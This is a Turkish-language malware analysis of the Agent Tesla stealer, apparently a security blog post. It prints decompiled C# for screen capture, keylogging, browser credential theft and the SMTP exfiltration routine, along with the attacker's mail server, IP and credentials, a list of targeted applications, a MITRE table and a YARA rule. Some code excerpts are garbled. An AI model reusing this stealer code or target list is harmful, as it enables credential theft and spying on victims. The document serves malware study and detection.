    Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
    EncoderParameters encoderParameters = new EncoderParameters(1);
    System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.Quality;
    ImageCodecInfo encoder = global::A.B.A(ImageFormat.Jpeg);
    EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
    encoderParameters.Param[0] = encoderParameter;
    Graphics graphics = Graphics.FromImage(bitmap);
    Graphics graphics2 = graphics;
    Point point = new Point(0, 0);
    Point upperLeftSource = point;
    Point upperLeftDestination = new Point(0, 0);
    graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination, blockRegionSize);
    MemoryStream memoryStream = new MemoryStream();
    bitmap.Save(memoryStream, encoder, encoderParameters);
    memoryStream.Position = 0L;
    if (global::A.B.A == 0)
    {


```

GetClipboard API' ni kullanarak alınan ekran görüntüsünü **Bitmap Methodunu** kullanarak çözümlemektedir ve ekran görüntüsünü buffer değeri olarak return etmektedir.

İsim	Değer
ReadTimeout	(System.InvalidOperationException: Timeouts are not supported on this stream.)
WriteTimeout	(System.InvalidOperationException: Timeouts are not supported on this stream.)
_activeReadWriteTask	null
_asyncActiveSemaphore	null
_buffer	byte[0x00020000]
_capacity	0x00020000
_expandable	true
_exposable	true
_isOpen	true
_lastReadTask	null
_length	0x000185E4

Return edilen buffer değerini SC\_ başlığı ile **SMTP** sunucusuna göndermektedir.

İsim	Değer
Microsoft.VisualBasic.CompilerServices.Operators/*0x0200007A*/...	"SC_"
System.Windows.Forms.SystemInformation/*0x02000370*/,User...	"zorro"
Microsoft.VisualBasic.CompilerServices.Operators/*0x0200007A*/...	"SC_zorro"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...	"/"
Microsoft.VisualBasic.CompilerServices.Operators/*0x0200007A*/...	"SC_zorro/"
System.Windows.Forms.SystemInformation/*0x02000370*/,Comp...	"WIN-L1KDN79P80J"
Microsoft.VisualBasic.CompilerServices.Operators/*0x0200007A*/...	"SC_zorro/WIN-L1KDN79P80J"
Microsoft.VisualBasic.CompilerServices.Conversions/*0x0200005...	"SC_zorro/WIN-L1KDN79P80J"



Buffer değerinden çıkarılan diziyi **.bmp** uzantılı olarak çıkartıldığında **Agent Tesla**' nın çalışma esnasında almış olduğu ekran görüntüsü yukarıda görülmektedir.

Agent Tesla cihazdan topladığı Tarih , UserName, ComputerName, İşletim sistemi , işlemci adı, Bellek miktarı Ve Ekran Görüntüsünü dinamik olarak çözümlendiği SMTP sunucusuna göndermektedir.

```
// Token: 0x00000032 RID: 50 RVA: 0x00005470 File Offset: 0x00003670
public static bool A(string A_0, string A_1, MemoryStream A_2 = null, int A_3 = 0)
{
    bool result;
    try
    {
        SmtplibClient smtpClient = new SmtplibClient();
        NetworkCredential credentials = new NetworkCredential(900B51F2-E017-413F-85C5-43057C1C2A38.bd(), 900B51F2-
        E017-413F-85C5-43057C1C2A38.be());
        smtpClient.Host = 900B51F2-E017-413F-85C5-43057C1C2A38.be();
        smtpClient.EnableSsl = true;
        smtpClient.UseDefaultCredentials = false;
        smtpClient.Credentials = credentials;
        smtpClient.Port = 587;
        MailAddress to = new MailAddress(900B51F2-E017-413F-85C5-43057C1C2A38.bd());
        MailAddress from = new MailAddress(900B51F2-E017-413F-85C5-43057C1C2A38.bd());
        MailMessage mailMessage = new MailMessage(from, to);
        mailMessage.Subject = A_0;
        if (false & A_3 == 0)
        {
            mailMessage.IsBodyHtml = false;
            byte[] bytes = Encoding.UTF8.GetBytes(A_1);
            MemoryStream contentStream = new MemoryStream(bytes);
            Attachment attachment = new Attachment(contentStream, new ContentType
            {
                MediaType = 900B51F2-E017-413F-85C5-43057C1C2A38.aE(),
                Name = A_0 + 900B51F2-E017-413F-85C5-43057C1C2A38.V() + DateTime.Now.ToString(global::A.b.d) +
                900B51F2-E017-413F-85C5-43057C1C2A38.aC()
            });
            attachment.ContentDisposition.FileName = A_0 + 900B51F2-E017-413F-85C5-43057C1C2A38.V() +
            DateTime.Now.ToString(global::A.b.d) + 900B51F2-E017-413F-85C5-43057C1C2A38.aC();
            mailMessage.Attachments.Add(attachment);
            mailMessage.Body = 900B51F2-E017-413F-85C5-43057C1C2A38.A();
        }
    }
}
```

SMTP sunucusuna gönderilecek verilerin başlığı türüne göre aşağıdaki gibi isimlendirilmiştir.

Ekran Görüntüsü: SC\_/ComputerName

Çalışan Uygulama ve tuş vuruşları : KL\_/ComputerName

Kopyalanan Veri : CT\_/ComputerName

Tarayıcıdan çalınan veri : PW\_/ComputerName

```
Deger
'SC_zorro/WIN-L1KDN79P80'
Time: 07.25.2021 15:33:36<br>User Name: zorro<br>Computer Name: WIN-L1KDN79P80<br>OSFullName: Microsoft Windows 7 Professional <br>CPU: Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz<br>RAM: 2047,49 MB<br><br>
System.IO.MemoryStream/*0x02000199*/
0x00000001
false
null
System.Net.Mail.SmtplibClient/*0x02000279*/
```



```

88     string processName = Process.GetProcessById(global::A.b.B).ProcessName;
89     string productName = FileVersionInfo.GetVersionInfo(global::A.b.a(global::A.b.B)).ProductName;
10     if (productName != null | Operators.CompareString(productName, 900B51F2-E017-413F-85C5-43057C1C2A38.A(), false) != 0)
11     {
12         result = productName + 900B51F2-E017-413F-85C5-43057C1C2A38.aL();
13     }
14     else if (processName != null | Operators.CompareString(processName, 900B51F2-E017-413F-85C5-43057C1C2A38.A(), false) != 0)
15     {
16         result = processName + 900B51F2-E017-413F-85C5-43057C1C2A38.aL();
17     }
18 }
19 catch (Exception ex)
20 {
21 }
22 return result;
23 }
24
25 // Token: 0x0600048 RID: 72 RVA: 0x0005EF4 File Offset: 0x00040F4
26 private static string H()
27 {
28     int num = 0;
29     StringBuilder stringBuilder;
30     for (;;)
31     {
32         int num2 = 0;
33         while (num2 < 255)
34         {
35             if (num2 < 255)
36             {
37                 num2++;
38             }
39             else
40             {
41                 num2 = 0;
42                 stringBuilder.Append((char)num2);
43                 num++;
44             }
45         }
46     }
47     return stringBuilder.ToString();
48 }

```

Değer	Değer
result	""
processName	"dnSpy"
productName	"dnSpy"

Çalışan uygulamanın ismini ve tuş vuruşlarını kaydederek **Appdata\Local\Temp\log.tmp** dizini içerisine kaydedilip **.tmp** dosyasını **SMTP** sunucusuna gönderiyor dönen **REQUEST** değerine göre uygulama çalışmaya devam etmektedir.

**Tmp.log** dosyası içeriği aşağıdaki gibidir;

```

Değer
{System.Timers.Timer}
System.Timers.ElapsedEventArgs["0x0200006B"]
""
@ "C:\Users\zorrol\AppData\Local\Temp\log.tmp"
* <br> <font color="#00b1ba"> <b>[ dnSpy: </b>dnSpy v6.1.8 (32-bit, .NET, Hata ayıklanıyor) <b></b> <font color="#000000"> (07.16.2021 19:06:45) </font> </font> <br> <font color="#00ba66"> {ESC} </font> <font color="#00ba66"> {F10} </font>
false

```

**Agent Tesla** cihazın **MacAddress** değeri ve **processorID** değerlerini text stringine kaydederek **SMTP** sunucusuna göndermektedir.

Yereller	Değer
İsim	"MacAddress"
<PrivateImplementationDetails>{7E589EAS-FCEB-4395-B533-F0F...}	"00:0C:29-DF:20:5A"
System.Management.ManagementBaseObject["0x02000009"]/this...	"00:0C:29-DF:20:5A"
object.ToString["0x0600022A"]/ döndü	null
result	"00:0C:29-DF:20:5A"
text	"00:0C:29-DF:20:5A"
managementClass	{\\WIN-L1KDN79P80\ROOT\cimv2:Win32_NetworkAdapterConfigurati...
instances	{System.Management.ManagementObjectCollection["0x0200001F"]}
managementObject	{\\WIN-L1KDN79P80\ROOT\cimv2:Win32_NetworkAdapterConfigurati...
enumerator	{System.Management.ManagementObjectCollection["0x0200001F"]/Ma...

Yereller	Değer
İsim	
System.Management.ManagementBaseObject["0x02000009"]/Pro...	{System.Management.PropertyDataCollection["0x02000049"]}
<PrivateImplementationDetails>{7E589EAS-FCEB-4395-B533-F0F...}	"processorID"
System.Management.PropertyDataCollection["0x02000049"]/this...	{System.Management.PropertyData["0x02000048"]}
System.Management.PropertyData["0x02000048"]/Value["0x1700...	"0F8BFBFF00A0652"
object.ToString["0x0600022A"]/ döndü	"0F8BFBFF00A0652"
result	null
text	"0F8BFBFF00A0652"
managementClass	{\\WIN-L1KDN79P80\ROOT\cimv2:Win32_Processor}
instances	{System.Management.ManagementObjectCollection["0x0200001F"]}



# MUTEX OLUŞTURMA

Agent Tesla “gzYymEFqVVhUttGCBgIESIL” adında mutex oluşturmaktadır.

```
// Token: 0x0000385C RID: 15196 RVA: 0x0000F88C File Offset: 0x00000A8C
[SecurityCritical]
[ReliabilityContract(Consistency.WillNotCorruptState, Cer.MayFail)]
internal void CreateMutexWithGuaranteedCleanup(bool initiallyOwned, string name, out bool createdNew, Win32Native.SECURITY_ATTRIBUTES secAttrs)
{
    RuntimeHelpers.CleanupCode backoutCode = new RuntimeHelpers.CleanupCode(this.MutexCleanupCode);
    Mutex.MutexCleanupInfo mutexCleanupInfo = new Mutex.MutexCleanupInfo(null, false);
    Mutex.MutexTryCodeHelper mutexTryCodeHelper = new Mutex.MutexTryCodeHelper(initiallyOwned, mutexCleanupInfo, name, secAttrs, this);
    RuntimeHelpers.TryCode code = new RuntimeHelpers.TryCode(mutexTryCodeHelper.MutexTryCode);
    RuntimeHelpers.ExecuteCodeWithGuaranteedCleanup(code, backoutCode, mutexCleanupInfo);
    createdNew = mutexTryCodeHelper.m_newMutex;
}
```

sim	Değer
▷ □ \$exception	{System.Threading.WaitHandleCannotBeOpe
▷ ☑ this	{System.Threading.Mutex*"0x020004D5"/}
☑ initiallyOwned	false
☑ name	"gzYymEFqVVhUttGCBgIESIL"

# Veri Sızdırılması

Return edilen **list2** değerlerini **AppendLine()** methodu kullanarak otomatik yeni satırlar oluşturarak kaydetmektedir.

```
1788
1789
1790     string text7 = x.Browser;
1791     string text8 = x.URL;
1792     string text9 = x.UserName;
1793     string text10 = x.Password;
1794     if ((text8.Length > 1 | text7.Length > 1) & text9.Length > 1 & text10.Length > 1)
1795     {
1796         if (global::A.b.A == 0)
1797         {
1798             list2.Add(900851F2-E017-413F-85C5-43057C1C2A38.ac() + string.Join(900851F2-E017-413F-85C5-43057C1C2A38.Bx(), new string[]
1799             {
1800                 900851F2-E017-413F-85C5-43057C1C2A38.Bx() + text7 + 900851F2-E017-413F-85C5-43057C1C2A38.Bx(),
1801                 900851F2-E017-413F-85C5-43057C1C2A38.Bx() + text8 + 900851F2-E017-413F-85C5-43057C1C2A38.Bx(),
1802                 900851F2-E017-413F-85C5-43057C1C2A38.Bx() + Uri.EscapeDataString(text9) + 900851F2-E017-413F-85C5-43057C1C2A38.Bx(),
1803                 900851F2-E017-413F-85C5-43057C1C2A38.Bx() + Uri.EscapeDataString(text10) + 900851F2-E017-413F-85C5-43057C1C2A38.Bx()
1804             }) + 900851F2-E017-413F-85C5-43057C1C2A38.af());
1805         }
1806         else if (global::A.b.A == 1 | global::A.b.A == 2 | global::A.b.A == 3)
1807         {
1808             stringBuilder.AppendLine(900851F2-E017-413F-85C5-43057C1C2A38.ba() + text8 + global::A.b.e);
1809             stringBuilder.AppendLine(900851F2-E017-413F-85C5-43057C1C2A38.bb() + text9 + global::A.b.e);
1810             stringBuilder.AppendLine(900851F2-E017-413F-85C5-43057C1C2A38.bb() + text10 + global::A.b.e);
1811             stringBuilder.AppendLine(900851F2-E017-413F-85C5-43057C1C2A38.bc() + text7 + global::A.b.e);
1812             stringBuilder.AppendLine(global::A.b.f);
1813         }
1814     }
1815 }
1816 catch (Exception ex42)
1817 {
1818 }
1819 }
```

70 %

Yereller

İsim	Değer
A.b/*0x02000007*/x/*0x02000050*/Password/*0x1700003E*/ge...	"qT5MDgr~#Vpl1.Vx"
text9	"nmkml1905@gmail.com"
text7	"Chrome"
folderPath	@":C:\Users\zorro\AppData\Local"
obj	Count = 0x0000001A
list2	Count = 0x00000000
text10	"qT5MDgr~#Vpl1.Vx"
stringBuilder	↓
list	Count = 0x00000001
text8	"https://www.unpac.me/"

Kaydedilen veri SMTP sunucusuna aşağıdaki gibi gönderilmektedir;

```
Time: 07.25.2021 16:01:48<br>User Name: zorro<br>Computer Name: WIN-L1KDN79P80J<br>OSFullName: Microsoft Windows 7 Professional <br>CPU: Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz<br>RAM: 2047,49 MB<br><hr>URL:https://www.unpac.me/<br>Username:nmkml1905@gmail.com<br>Password:qT5MDgr~#Vpl1.Vx<br>Application:Chrome<br><hr>
```

# Hedeflenen Veriler

<b>Tarayıcı Verileri</b>	360 Browser Google Chrome, ChromePlus Mozilla Firefox, Falkon Browser Microsoft Edge,Tencent QQBrowser, Opera Browser, Opera stable Yandex Browser, 360 Browser, Iridium Browser, Comodo Dragon, CoolNovo, Chromium, Element Browser ,Torch Browser, 7 Star Browser, Amigo Browser, Brave, CentBrowser, Chedot, Coccoc, Epic Privacy, Kometa, IceDragon Browser Orbitum, Sputnik, Safari Browser ,Uran, Vivaldi, Flock Browser Citrio, Liebao Browser, Sleipnir 6, DataTorch BrowserQIP Surf Browser,Coowon Browser UC Browser , SeaMonkey BlackHawk Browser, CyberFox Browser,KMeleon Browser, Mozilla\IceCat Browser, IceDragon Browser, PaleMoon Browser,WaterFox Browser.
<b>E Mail ve mesajlaşma uygulamaları</b>	Microsoft Outlook, Mozilla Mailbird,Becky!,Thunderbird,Aerofox Foxmail, Opera Mail, IncrediMail, Pocomail, Qualcomm Eudora, The Bat! Email, Postbox,Claws Mail, Trillian Messenger, Apple keychain, Paltalk .
<b>VNC DNS,VPN, FTP istemcileri ve Download Managers Uzak Masüstü Sunucuları</b>	OpenVPN, NordVPN FileZilla, Ipswitch WS_FTP, WinSCP, FTP Navigator, CoreFTP, FlashFXP, SmartFTP,CFTP, FTPGetter, DownloadManager Coowon jDownloader, DynDns,UltraVNC,TigerVNC,TightVNC, RealVNC, Vitalwerks, IMAP, SMTP PASSWORD ,SMTP SERVER.
<b>Accessing Credential Manager ve Outlook Signature</b>	Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676 Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676 Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676 Windows Credential Picker Protector ,Windows Credentials , Windows Domain Certificate Credential ,Windows Domain Password Credential Windows Extended Credential Windows Secure Note Windows Web Password Credential

# Network Analizi

198.[.]54[.]122[.]60[.]:587 adresiyle TCP bağlantısı kurmaktadır.

```
>  
if (Socket.s_LoggingEnabled)  
{  
    Logging.Dump(Logging.Sockets, this, "Receive", buffer, offset, num);  
}  
if (Socket.s_LoggingEnabled)  
{  
    Logging.Exit(Logging.Sockets, this, "Receive", num);  
}  
return num;
```

m_RemoteEndPoint	{198.54.122.60:587}
m_RightEndPoint	{198.54.122.60:587}
protocolType	Tcp
socketType	Stream
useOverlappedIO	false

Agent Tesla zararlı yazılımının sızdırılan verileri SMTP Protokolü üzerinden aşağıda bilgileri verilmiş olan uzak sunucuya şifreli olarak göndermektedir.

Username : "yuko@smccorpco-th.pw"

Password : "@Mexico1."

Host : "mail.privateemail.com"

Address	"yuko@smccorpco-th.pw"
DisplayName	""
Host	"smccorpco-th.pw"
SmtpAddress	"<yuko@smccorpco-th.pw>"
User	"yuko"
displayName	""
displayNameEncoding	{System.Text.UTF8Encoding/*0x02000A57*/}
host	"smccorpco-th.pw"
userName	"yuko"

Domain	""
Password	"@Mexico1."
SecurePassword	{System.Security.SecureString/*0x020001E8*/}
BufferLength	0x00000010
Length	0x0000000A
m_buffer	{System.Security.SafeBSTRHandle/*0x020001E9*/}
m_encrypted	true
m_length	0x0000000A
m_readOnly	false
Sabit üyeler	
UserName	"yuko@smccorpco-th.pw"
m_domain	""

```
220 PrivateEmail.com prod Mail Node  
EHLO WIN-L1KDN79P80J  
250-mta-09.privateemail.com  
250-PIPELINING  
250-SIZE 81788928  
250-ETRN  
250-AUTH PLAIN LOGIN  
250-ENHANCEDSTATUSCODES  
250-8BITMIME  
250-CHUNKING  
250-STARTTLS  
STARTTLS  
220 Ready to start TLS
```

# ÇÖZÜM ÖNERİLERİ

- Sistemlerde güncel, güvenilir bir anti virüs yazılımı kullanılmalı.
- Gelen mailler dikkatle okunmalı veya bilinmeyen kaynaklardan gelen maillere ve URL'ler ile ilgili şüpheli davranılmalı ve eklerde tam tarama yapmadan dosya açılmamalı.
- Tüm yüklü olan yazılımlar ve işletim sistemi güncel tutulmalı.
- Kullanıcıların, kimlik avı şemalarından haberdar olmaları ve bu saldırıları nasıl yönetebilecekleri konusunda eğitimler verilmeli.
- Sistem üzerinde ki çalışan processlerin ağ hareketleri incelenmeli.
- Kullanıcıların, kimlik avı şemalarından haberdar olmaları ve bu saldırıları nasıl yönetebilecekleri konusunda eğitimler verilmeli.
- Virüsten koruma veya herhangi bir uç nokta koruma yazılımı gibi kötü amaçlı yazılımdan koruma yazılımı kullanılmalıdır.



# MITRE ATT&CK TABLOSU

<b>Execution</b>	<b>Persistence</b>	<b>Defense Evasion</b>	<b>Discovery</b>	<b>Collection</b>	<b>Komuta ve kontrol</b>
Windows Management Instrumentation	DLL Side-Loading	Masquerading	Process Discovery	Archive Collected Data	Encrypted Channel
Scheduled Task /Job	Scheduled Task/Job	Disable or Modify Tools	Security Software Discovery		
		Process Injection	Application Window Discovery		
		Obfuscated Files or Information	Account Discovery		
		Software Packing	System Owner/User Discovery		
		Virtualization/Sandbox Evasion	File and Directory Discovery		
			System Information Discovery		

# YARA Kuralı

```
import "hash"
rule Mal_AgentTesla_2021 :
{
meta:
description = "1bffa62ec8cff47103c41ff3de5a5f0c887c9958460d9f4ec00f5886d2a5d20.exe"
date = "2021-07"
strings:
$a = "900B51F2-E017-413F-85C5-43057C1C2A38 "
$b = "https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip "
$c = "NetworkCredential "
$d = "@BLYO_ZMQDqUN "
$e = "8&%%9<i/:8"OI( 5/!!946-,00-3 #&9%0u "
$f = "xxxxxxxxxxxxxxxxxxxxxx"

condition:
hash.md5(0,filesize) == "bbd9c7c4ea8812731ba169a92b4dcceb" or all of them
}
```

# YASİN MERSİN

<https://www.linkedin.com/in/yasinmersin/>